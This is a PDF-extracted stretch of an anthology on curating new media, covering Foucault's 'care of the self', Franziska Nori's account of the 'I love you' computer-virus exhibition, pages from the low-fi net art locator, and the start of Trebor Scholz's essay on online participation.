Curating is not, of course, exclusive to museums and galleries. The motif of curating was common during the Middle Ages, most often in reference to a spiritual guide or pastor who was put in charge of a body of laypeople - people whose souls were in the spiritual care of a 'curate'. Foucault notes that such a practice entailed a certain form of governing. The dominant Biblical metaphor in this case was that of the shepherd and flock. As Foucault's later work shows, this type of caring - a caring-for-others - had its complement in an ethics of care

for one's self, a genealogy Foucault locates in classical Greek culture. The notion of *epimeleia heautou* (care of oneself) was, for the Greeks, not only an attitude towards self, others, and world, but it referred to a constant practice of self-observation and self-examination. Central to Foucault's analyses was the fact that this type of care was defined by 'actions by which one takes responsibility for oneself and by which one changes, transforms, transfigures, and purifies oneself' (Foucault 2005: 11). Here *epimeleia heautou* has as its aim not just the care of the self, but the transformation of the self; self-transformation was the logical outcome of self-caring.

However, self-transformation also entails self-destruction. This is a central characteristic of change noted by Aristotle ('coming-to-be' complemented by 'passing-away'). Is there a definable point at which self-transformation becomes auto-destruction? The phrase 'auto-destruction' was used by Gustav Metzger for many of his performative art works during the 1960s. In *The Laws of Cool* Alan Liu describes Metzger's auto-destructive art works as an early form of what he calls 'viral aesthetics'. This refers to an aesthetic in which the distinction between production and destruction is often blurred, revealing 'a destructivity that attacks knowledge work through technologies and techniques internal to such work' (Liu 2004: 331). If Metzger is the industrial forerunner of viral aesthetics, then for Liu the contemporary work of artists like jodi.org, and Critical Art Ensemble are its heirs. For Liu, such examples of viral aesthetics 'introject destructivity within informationalism' (2004: 331), which is so often predicated on the information/noise division.

Curare thus presupposes a certain, duplicitous relation to transformation. It enframes, contextualises, bounds, manages, regulates and controls. In doing so it also opens up, unbridles, and undoes the very control it seeks to establish. It is the point where control and transformation intersect. Which brings us to an ending in the form of a question: Is there a certain 'carelessness' to *curare*?

NOTES:

1. See <<http://www.digitalcraft.org>>.
2. See <<http://www.cdc.gov/global/>>.
3. For a popular overview and discussion of computer viruses, see Levy (1992).
4. See Cohen (1987: 22-35) and also Cohen's much-referenced study of computer viruses *A Short Course on Computer Viruses* (1990).
5. The websites of anti-virus software makers such as Norton Utilities contain up-to-date statistics on currently operational computer viruses.
6. On computer viruses as a-life, see Spafford (2000).

REFERENCES:



- John Arquilla & David Ronfeldt (2000) *Swarming and the Future of Conflict*, Santa Monica, CA: RAND.
- Eric Bonabeau & Guy Théraulaz 'Swarm Smarts', *Scientific American*, March 2000.
- Fred Cohen (1987) 'Computer Viruses: Theory and Experiments', in *Computers and Security* 6, pp. 22-35.
- Fred Cohen (1990) *A Short Course on Computer Viruses*, Pittsburgh: ASP Press.
- Gilles Deleuze (1997) *Negotiations 1972-1990*, New York: Columbia University Press.
- Gilles Deleuze & Félix Guattari (1980) *A Thousand Plateaus*, trans. Brian Massumi, Minneapolis: University of Minnesota.
- Michael Fortun (2005) 'Care of the Data', a talk given at the symposium *Lively Capital 2: Techno-Corporate Critique and Ethnographic Method*, University of California at Irvine, 23-24 October.
- Michel Foucault (2005) *The Hermeneutics of the Subject: Lectures at the Collège de France, 1981-82*, New York: Palgrave Macmillan.
- Emmanuel Levinas (1989) 'Ethics as First Philosophy', in Séan Hand (ed.) *The Levinas Reader*, New York: Routledge, pp. 82-83.
- Stephen Levy (1992) *Artificial Life*, New York: Vintage, pp. 309ff.
- Alan Liu (2004) *The Laws of Cool*, Chicago: University of Chicago Press.
- Franziska Nori (ed.) (2002) *I love you: computer, viren, hacker, kultur*, Frankfurt: MAK.
- Eugene Spafford (2000) 'Computer Viruses as Artificial Life', in Christopher Langton (ed.) *Artificial Life: An Overview*, Cambridge, Mass.: MIT Press.
- Michael Specter (2005) 'Nature's Bioterrorist', *The New Yorker*, 28 February.

ANNOTATIONS ON 'I LOVE YOU' BY DIGITALCRAFT.ORG

Franziska Nori

- + The exhibition projects developed by digitalcraft.org are ultimately not (media) art exhibitions. Rather, digitalcraft.org aims to investigate critical ideas around digital media culture in the context of art and cultural institutions in particular. However, art should be seen as just one of the differentiated subsystems of society alongside politics, economics and the natural sciences, which as a whole constitute society.

Work undertaken since 2000 includes devising the concept for the Media Department at the Museum of Applied Art in Frankfurt, establishing a collection of digital objects, running Learning Labs and producing several exhibitions. Exhibition projects produced by digitalcraft.org in the past have considered and presented subjects such as file-sharing via peer-to-peer networks and music in the internet (exhibition *adonnaM.mp3*, 2003), the beginnings of the digital animation techniques and visual conventions as evident in the demo scene (exhibition *Digital Origami*, 2002-2003), and the phenomenon of computer viruses and hacker culture (exhibition *I love you*, 2002-4). These activities mainly serve to test new models of exerting cultural influence. digitalcraft.org has set itself the task of carrying out projects that go beyond the immediate parameters of their specific field (in this case, contemporary art and in particular media art) to achieve wider social and political relevance.



Referring to the *I love you* exhibition, I would like to present some of the curatorial methods employed by digitalcraft.org. This exhibition has been shown in four different places to date. The first version of *I love you* was originally conceived in 2002 for the Museum of Applied Art in Frankfurt.¹ It was adapted in 2003 for the *transmediale.03* media festival in Berlin and again in 2004, with the title *I love you [rev.eng]*, for the Watson Institute for International Studies at Brown University in Providence, US and for the Museum of Communication in Copenhagen. The original concept, both in terms of content and exhibition design, was systematically revised and adapted to the specific context of each venue. For the Institute for International Studies, for example, the exhibition was accompanied by a symposium, which focused on global risks of interconnectivity and new forms of global governance. At Copenhagen’s Museum of Communication, in contrast, attention was focused on the artistic work in the context of network strategies as communication systems.

In general, digitalcraft.org aimed to enable visitors to gain a broad understanding of the phenomenon of computer viruses in a diverse range of contexts. The term ‘computer virus’ was subject to lexical analysis and its technological, socio-political, as well as artistic and literary aspects were demonstrated. The exhibition was structured to cover the following aspects: the historical background of computer viruses;² the technical background to



understand their functioning; correlations with experimental literature (code as a language); selected art works dedicated to the topic of computer viruses; the context of hacker culture and its political, social and economical implications. digitalcraft.org opted to address the technical aspects of viruses and internet security in order to create a deeper understanding of the phenomenon, which the majority of the audience had only ever been confronted with as victims, if at all. The challenge laid in finding ways of designing visual translations for procedural events such as viral spreading and infections. We selected four of the possible ways: by analogy with a museum collection - in the installation 'In the Zoo'; by visualising the causes of viruses - through a terminal devoted to so-called 'payloads'; by mapping and visualising the global spreading of viruses - in the interactive installation 'Virus Mapping Tool'; and by a 'do it yourself' approach through installation 'Virus Lab'.

The installation titled 'In the Zoo' involved two terminals. One of them contained a collection of pre-selected, executable computer viruses and worms. For each of these, digitalcraft.org designed a dedicated virtual PC to provide a secure environment for infection. The terminals thus constituted a practice area, in which the audience was invited to launch the viruses. Furthermore, a step-by-step guide with extensive information for every displayed virus was developed as additional didactic aid. The second terminal functioned as a log file reader,



visualising the traffic induced by the virus in the operating system.

Payloads are actions performed by viruses in an infected computer system. Not all viruses carry payloads. Payloads range from harmless text, image or sound messages, which may be displayed on the monitor, to extremely destructive actions that delete the entire hard disk. The curatorial team researched and presented a selection of visual payloads 'recorded' directly from infected computers and then edited to create a long video projection. digitalcraft.org designed the 'Virus Mapping Tool', which mapped and visualised the outbreaks of a range of selected viruses as they spread around the world. Inspired by the aesthetics of games, digitalcraft.org programmed an interactive environment that allowed visitors, by operating a joystick, to experience the otherwise invisible processes involved in a global virus outbreak. For this installation, digitalcraft.org collaborated with the internet security company Symantec which provided a broad range of data about the national origins of viruses, their behaviour during spreading processes, their activity time spans and spreading cycles, and the rapidity and frequency of their actions.³This data was cross-linked with data like web population statistics, traffic patterns and security information, which then were inserted as a whole in a navigable world map.

The 'Virus Lab' terminal contained a collection of eight 'Virus Construction Kits'



(VCK) similar to those freely available on the Internet. This type of software provides an interface that allows the user to generate different kinds of viruses, such as Visual Basic worms, macro-viruses and Trojans, without the knowledge of programming - simply by assembling pre-programmed code modules. By examining (reverse engineering) the viral code produced by the VCK software, programmers could actually learn about the way the virus works. Visitors were invited to play with the programmes. As the terminal was not connected to the internet, launching the assembled virus was strictly limited to the environment of the installation.

Another theme of the exhibition was program code as language and the emphasis was on comparisons between traditional poetry and contemporary code poetry. A historic line from the *Carmina Figurata* of antiquity and the Middle Ages, via the concrete poetry of the 19th and 20th century, to modern poets to contemporary code writers and so-called code poets helped visualise concrete analogies between similar textual approaches. The curatorial intention lay in investigating possible correspondences between historic literary experiments with certain phenomena of current source code production.

Moreover, the exhibition examined the influence viral code and its anarchic dispersion structures had on artistic production, therefore functioning as a

source of artistic inspiration. Artists such as 010.ORG and epidemiC presented the computer virus *biennale.py*, which, as well as being a self-reproducing program, is one of the first 'art-viruses' to have been declared a social work of art. The work *The Lovers*, by the British artist Sneha Solanki, uses two mutually infected computers to create an analogy of distorted communication between two lovers. *I love you [...but do you know what love really means?]* by the artist Caleb Waldorf is a video montage installation that reflects how the media portray the phenomenon of viruses and how governments and corporate entities react to the increasing threat of cyber terrorism. And finally, the source code reading of the *I love you* computer virus made by the Italian media philosopher Franco Berardi evoked correlations between acoustic and textual experiments performed by Kurt Schwitters in his public DADA readings.

Furthermore the exhibition addressed the motives of the hacker scene, which in itself is extremely heterogeneous. Questions of an ethical, social or political nature inevitably were raised as part of the exhibition: What is a copyleft production? What is the thought behind the Open Source movement? What are the dynamics and the intentions of Denial-of-Service Server attacks? The exhibition presented a series of internet interviews with well-known virus-writers, which seen as a general study revealed a more differentiated picture than what is commonly propagated. Also on display was *The Hacker's Manifesto* by The Mentor, written in 1986; a historic document and probably the most famous essay about what it is like to be a hacker. The exhibition provided an additional insight into the culture of hackers by using a broad spectrum of film material created in the scene itself, such as *Freedom Downtime* by the New York hacker community 2600 (2001), *Hippies from Hell* by the Dutch director Ine Poppe (2002-2003), *The Broken* by New York double_d (2003), *New York City Hackers* by Stig-Lennart Sørensen made for the University of Tromsø (2000) and *Unauthorized Access* by Annaliza Savage (1995). Representatives of internationally leading companies in the field of internet security like Symantec and Trend Micro were invited to engage in a moderated public debate with code writers and hackers using the museum context as a relatively neutral platform of encounter. In this way digitalcraft.org

raised questions about the reciprocal influence that in some way connects the hacker scene and the security companies: Who needs whom and why? At what point do economic interests play a part? Which firms are targeted for attack by hackers and why?

The approach digitalcraft.org takes in relation to exhibitions, and museum collections in general, can be characterised as democratic acts of aesthetic and intellectual statement with a high degree of educational effect.

5

NOTES:

1. Full documentation of the exhibition and its contents can be found at <<http://www.digitalcraft.org/iloveyou/>> and also in the catalogue (Nori 2002).

2. For instance, few visitors knew that historically the programming of viruses originated in an academic debate about artificial life and that in some cases it had required and resulted in highly advanced programming techniques; neither did they know that computer viruses can boast a history of over forty years.


3. Symantec's corporate statement about the risk to information can be found on their web site <<http://www.symantec.com/corporate/index.html>>.

REFERENCES:

digitalcraft.org <<http://www.digitalcraft.org/>>.

The Mentor (1986) *The Hacker's Manifesto* <<http://www.mithral.com/~beberg/manifesto.html>>.

Franziska Nori (ed.) (2002) *I Love You: Computer, Viren, Hacker, Kultur*, exhibition catalogue, Museum Für Angewandte Kunst in Frankfurt am Main.



low-fi net

http://www.low-fi.org.uk/locator/inlinelowfi.php

low-fi net art locator

<-- return the low-fi net art locator

Selector

- Low-fi selection
- Guest selection
- Browse
- Search
- Happening now
- Recent entries
- Commissions
- About
- Help
- Add your project
- Report bug
- Mailing list

Selections by low-fi members

LOW-FI

Editorial Selection

Broken Histories

title
author, year (or 'live' date d/my GMT)

Introduction to net.art (1994 - 1999)
Natalie Bookchin & Alexei Shulgin, 04/1999

the story of net art (open source)
Natalie Bookchin, 1999

Simple Net Art Diagram
M.River and T.Whid, 1997

complex net art diagram: a remix of mtaa
Linkoln, 2003

Info Launch

Info Launch

Info Launch

Info Launch

Editorial Selection

Broken Histories

It is now possible to find many histories of new media art. These histories appear as maps, timelines, plots and narratives. This includes a number of totalising monographs, as well as online histories which range from critical (see Introduction to Net Art 1994-1999) to parodic (see Simple Net Art Diagram and Complex Net Art Diagram) to earnestly autobiographical (see x-space and E.space). Each is inevitably partial (some more concerned about their partiality than others). And each attempted history invariably establishes definitions for new media art.

A simple observation anchors "Broken Histories:" beyond their conceptual partiality, many of these histories are literally (and more than literally) broken. Many appear buggy: where dates and events might be, there are gaps or ellipses or scrawls that appear to be graffiti (see Telematic/s). Often, there are long spans between updates and then an abrupt stoppage (see The New Media Centre ICA, Gallery 9, The Story of Net Art, IDEA LINE, Verybusy). What was it about 2001 and 2002 that stymied so many net.art histories?

These bugs-the gaps, cessations and glitches-don't always appear to be tactical or polemical. They seem to want fixing. But what, exactly, is broken? What is it about such histories that so fosters incompleteness? Are they, in fact, incomplete? Or are they incomplete-able? Do they challenge what completion might look like or mean in the context of a history

www.low-fi.org.uk

Info

title: Simple Net Art Diagram

author: M.River and T.Whid, 1997

URL: <http://www.mteww.com/images/netartdiagram.gif>

A Humorous and ironic image of net art creation. Simple and probably true.

[Launch](#)

Related Projects

By this/these Artist/s :


Five Small Videos About Interruption And Disappearing M.River & T.Whid

On same server :

website unseen MTAA

MT Enterprises WorldWide MTAA

Five Small Videos About Interruption And Disappearing M.River & T.Whid





Guest Selection

The Data of Everyday Life
- Ellie Harrison

In 2003 I began a year-long durational project called the Daily Quantification Records. Every day I collected information and recorded measurements about my day-to-day life, such as: my weight, the number of steps I took, the number of swear words I uttered and the number of people I spoke to. I termed this kind of information 'the data of everyday life' and became fascinated in its potential uses and the possibility of transforming it into something out-of-the-ordinary, given a little imagination.

I found that a simple way of making this transformation was through the persistent and almost obsessive accumulation of the data. When collected and amassed over time it metamorphoses into something more spectacular. Mouse Miles is a project by Jonah Brucker-Cohen which accumulates the collective distance travelled by the mouse attached to each of the participants' computers. This tiny insignificant detail is electronically documented, magnified and represented by the movement of an actual toy train around a miniature track.

I began my own virtual journey across the Atlantic in 2004 – Trans-Atlantic Challenge is, in many ways, a diary of my exercise routine. Every time I go swimming I keep a record of the distance travelled. When I return this distance is added to my ongoing total. The web-based project uses the computer's inbuilt clock to calculate my estimated finishing age (when the total distance across the Atlantic has been completed) based on my current rate of progress. Day-to-day activity is transformed into a momentous 'virtual' achievement over

www.low-fi.org.uk

Info

title: Mouse Miles

author: Jonah Brucker-Cohen, 2002

URL: <http://www.coin-operated.com/projects/mousemiles.html>

This project transforms a virtual distance into an actual distance and demonstrates what can be achieved when the small, insignificant, day-to-day actions of a number of people are combined and accumulate over time. When you connect to Mouse Miles your computer mouse movements begin to be tracked. Every millimetre it moves is recorded and sent to the central Mouse Miles server. There, an ongoing total is calculated from the distances sent in from each of the participant's computers. This distance is then translated and represented by the actual, physical movement of a toy train around a train track.

[Launch](#)

Related Projects

By this/these Artist/s :

Bumplist Jonah Brucker-Cohen

low-fi net art locator

http://www.low-fi.org.uk/locator/inlinelowfi.php

low-fi net art locator

Add a Project

[] author name(s)*

[] author contact email*

[this email address will not appear on the site and will only be used by the admin to update artists on broken links and changes to the site]

[] title of project*

[] url*
eg.

Please include the 'http://' in your link and check your link is correct, otherwise we will not know where your site is!

[] context/details

[this will give viewers details which will contextualise the project and/or your practice]*

[] year project produced (or date for live/time specific event)
y d m

[] starttime for live/event
h m

[] duration of work [in hh.mm].

leave this field blank if it is not relevant.

[] Category

<input type="checkbox"/> Activism	<input type="checkbox"/> Animation	<input type="checkbox"/> Audio	<input type="checkbox"/> Blogging	<input type="checkbox"/> Browser
<input type="checkbox"/> Chance	<input type="checkbox"/> Communication	<input type="checkbox"/> Community	<input type="checkbox"/> Gaming	<input type="checkbox"/> Hypertext
<input type="checkbox"/> Humor	<input type="checkbox"/> Narrative	<input type="checkbox"/> Performance	<input type="checkbox"/> Politics	<input type="checkbox"/> Software
<input type="checkbox"/> Surveillance	<input type="checkbox"/> Text	<input type="checkbox"/> Video	<input type="checkbox"/> Web Cam	<input type="checkbox"/> Mobile Media
<input type="checkbox"/> Telematic				

Please check categories and enter keywords which are relevant to your project. These help many of the functions of our site work, and will make your project appear more often in our search engine.

[] keywords*

THE PARTICIPATORY CHALLENGE

Trebor Scholz

- + This essay is about participation in online collaborations and the potentials of *extreme sharing networks* in the unregulated commons. Current debates focus too much on what social tools can do and not enough on the people who use them. Motivations of the multitudes who add content to online environments matter a great deal. What follows here are hands-on guidelines and an outline of preconditions for online participation. Terms like: *involvement, turn taking, network, feedback, or distributed creativity*¹ are frequently applied to characterise this kind of social and cultural interaction. Today, people do not merely browse the web. Instead they give away information, expertise, and advice without monetary compensation. They submit texts, code, music, images, and video files in settings that allow for such contributions. They also re-mix each other's content. Thousands voluntarily participate in open encyclopedias, social bookmarking sites, friend-of-a-friend networks, media art projects and blogs or wikis. This exemplifies the growing interest in technologies of cooperation. Swarms of users/producers form extreme sharing networks, supporting their goal to lead fulfilled and engaged lives. This broad cultural context of increased content provision facilitated by the World Wide Web is the precondition for the emerging paradigm of the artist as *cultural context provider*, who is not chiefly concerned with contributing content to her own projects. Instead, she establishes configurations into which she invites others. She blurs the lines between the artist, theorist, and curator. However, it is surprising how little emphasis has been placed on the subtle motivations for taking part in participatory projects.

The blueprints for participation in social networks and their multi-faceted hierarchies of gift exchanges have not been drawn out enough.

Brian Holmes and Maurizio Lazzarato are highly skeptical about the liberating potential of digital social communication. They argue that networked 'lean production' turns full-time employees into 'part-of-the-solution-nodes' without health insurance, union protection or job security. For Lazzarato network technologies are even more totalitarian than Henry Ford's assembly line. Holmes argues that distributed, casualised labour is based on the ruthless pleasure of the exploiter using the soft coercion of the laptop as portable networked instrument of control. Paolo Virno places these questions of labour, idleness and leisure at the center of the discussion about all of contemporary production.² In addition, Tiziana Terranova (2004) points out that the openness of virtual space reinforces narrow group identities. It creates archipelagos of disconnected islands. This extreme form of social filtering and 'cyberbalkanisation' fosters micro-territories of interest-based communities. The current interest in collaboration is surprising. Collaboration is not for everyone. Enthusiasm for participation is not the default. Robert Putnam (2000) outlines that civic participation and social connectedness are on the decline in the United States. Putnam collected evidence showing, for instance, that fewer people go to public meetings. His argument is, that Americans are more likely to find themselves bowling alone than getting involved in various groups. However, in opposition to Putnam's observations, self-help groups and special interest communities thrive. We connect to others who share our views. But the world outside our narrow agreeable circles is glared at with disinterest. Critics also propose that social and resource sharing tools cannot replace heated in-flesh debates and that information suffocation takes away from time for thinking and reflection. However, we are not agents of technology without self-determination. We can make informed, human, and reflected use of these tools. While much of the debate about networks caters to corporate management concerns, this text is not written to promote business. Instead it acknowledges the achievements in creating sustainable *extreme sharing networks* that do not represent utilitarian corporate interests. What

follows is not an argument for or against collaboration or networking. The centre of interest here is the issue of participation in online environments.

Brief Chronology and Definitions of Collaboration

In 1945 computing pioneer Vannevar Bush outlined the idea of hyperlinked pages. This became the core idea of the World Wide Web. The first person to elaborate on this concept was Ted Nelson who in 1960 founded the hypertext project Xanadu. In 1980 Tim Berners-Lee worked as independent researcher at CERN (l'Organisation Européenne pour la Recherche Nucléaire). There he proposed a project based on the concept of hypertext that would facilitate the sharing and updating of information among researchers. In 1989 this led him to conceptualise the World Wide Web by linking the idea of hypertext with the TCP and DNS ideas.³ Since then, the unifying interface of the WWW made it considerably easier for people to form groups on the Internet. Today, people connect in order to discuss health issues, organise politically, find jobs or solutions to technical problems. They join self-help groups or locate others who share their specific set of interests. People from all walks of life form knowledge collectives to hunt, gather, and freely share material that is of specific interest to them. Knowledge collectives of unrestricted exchange and dissemination include individual aficionados, governmental and non-governmental organisations, researchers and students. The benefits of early online groups such as the WELL⁴ in the 1980s were outlined by Howard Rheingold in his book *Virtual Communities* (2000 [1993]). More recently, a growing number of users/producers makes use of cooperation enhancing tools like blogs and wikis. At the same time friends networks like LinkedIn and MySpace are attached to utopian technoromanticism. What is portrayed as open and free is often rather closed and expensive. Recent studies of the Pew American and Internet Life Project show that 51 million of US American have created content online and so the 57% of (American) teens who use the Internet could be considered content creators. (Lenhart & Madden 2005) The average European Internet user now spends 10 hours and 15 minutes a week online. Personal media like blogs allow for life sharing. The social bookmarking tool del.icio.us allows users/producers

to save their URL bookmarks online and connect to those who assigned their saved entries with the same self-defined keywords, also called folksonomies. According to Joshua Schachter⁵ there were 400,000 posts on del.icio.us in May 2004. Skype, a program that allows users to make free calls over the Internet has now 41 million users. These socially cooperative tools, including RSS, make inter-communal connections easier.

Non-collaboration is the exception today. From activism to media art, science and academia, it is hard to discern areas in which people do not work together. However, neither collaboration nor cooperation are new phenomena; nor are they exclusively specific to online domain. In countries with sufficient net access and a supportive cultural context, individuals organise to challenge intellectual property online. They publish openly. Many even produce collaborative artworks. The high times of the individual, solitary artist genius are over. Today, cultural context providers realise that artistic production entails more than making informed aesthetic choices. They are aware of the long history of participation in art (i.e. Marcel Duchamp, Robert Adrian, John Cage and many others). Rheingold goes so far as to suggest that: 'a new literacy of cooperation - a skill set for how to leverage the power of socio-technical groupforming networks and catalyse action - will become an important competency in the next decades.' (2005) However, collaboration and cooperation are not limited to the WWW. Collaboration is an intensive, risky and complex process that brings people together around a common goal. In collaboration - resources, reputation and rewards are shared by all participants. Cooperation is a less precarious endeavor based on more casual interpersonal activities. In cooperation participants keep their resources separate. They take home the fruits of a given project individually. Success is not hindered by divergent goals. Consultation refers to advice from an expert and offers the least involved model of working together. The German political theorist Christoph Spehr (2003) introduced the notion of free cooperation. Instead of portraying the rules of cooperation (i.e. property relations) as an unshakable given that 'naturally' transcend history, Spehr stresses the need to negotiate and re-negotiate these rules. In its questioning of authority, the concept of free

cooperation is related to the civil rights movement in the United States. For example, experimentation with new modes of cultural production are in many cases linked to the emergence of alternative institutional models. Today, steep increases in tuition fees at universities in North America and Europe, and the general corporatisation of academia has led to many self-organised community initiatives such as *Universite Tangente*. More collaborative, alternative models of living and working challenge the exhausting principle of competition for domination and survival. The 11 million citizens of the world who protested simultaneously showing their defiance of the war in Iraq on February 15, 2003 are a suitable example. The fact that organisers were able to mobilise such a large number of people was deemed successful, despite the fact that it did not stop the war.

The Social Protocols of Collaboration

However, the social protocols of (online) collaboration are not sufficiently investigated. What makes collaboration work? Certainly there is no 'happy pill' for something as complex and quotidian as collaboration. The following general, practical guidelines for collaboration resurface throughout much of the literature in the field of collaboration study:⁶

<ul style="list-style-type: none"> • develop trust and mutual respect • outline clear and attainable short and long-term goals • define needs/self-interest well • give reasons behind your thinking • combine online collaboration with face-to-face meetings to speed up the process • be concise, patient and persistent • get everybody involved in the process • develop a clear process including self-reflexive loops 	<ul style="list-style-type: none"> • stick to initially made commitments • take a dose of humility • develop good listening skills • pay attention to scale in collaborative groups (production groups: 4-5 participants) • put a stop to domineering interruptions and put-downs • communicate frequently, clearly and openly • acknowledge upcoming problems • use facilitators for larger groups • develop a long-term view • learn when to let go
--	---

For facilitators of online participatory projects the ground rules become more specific:

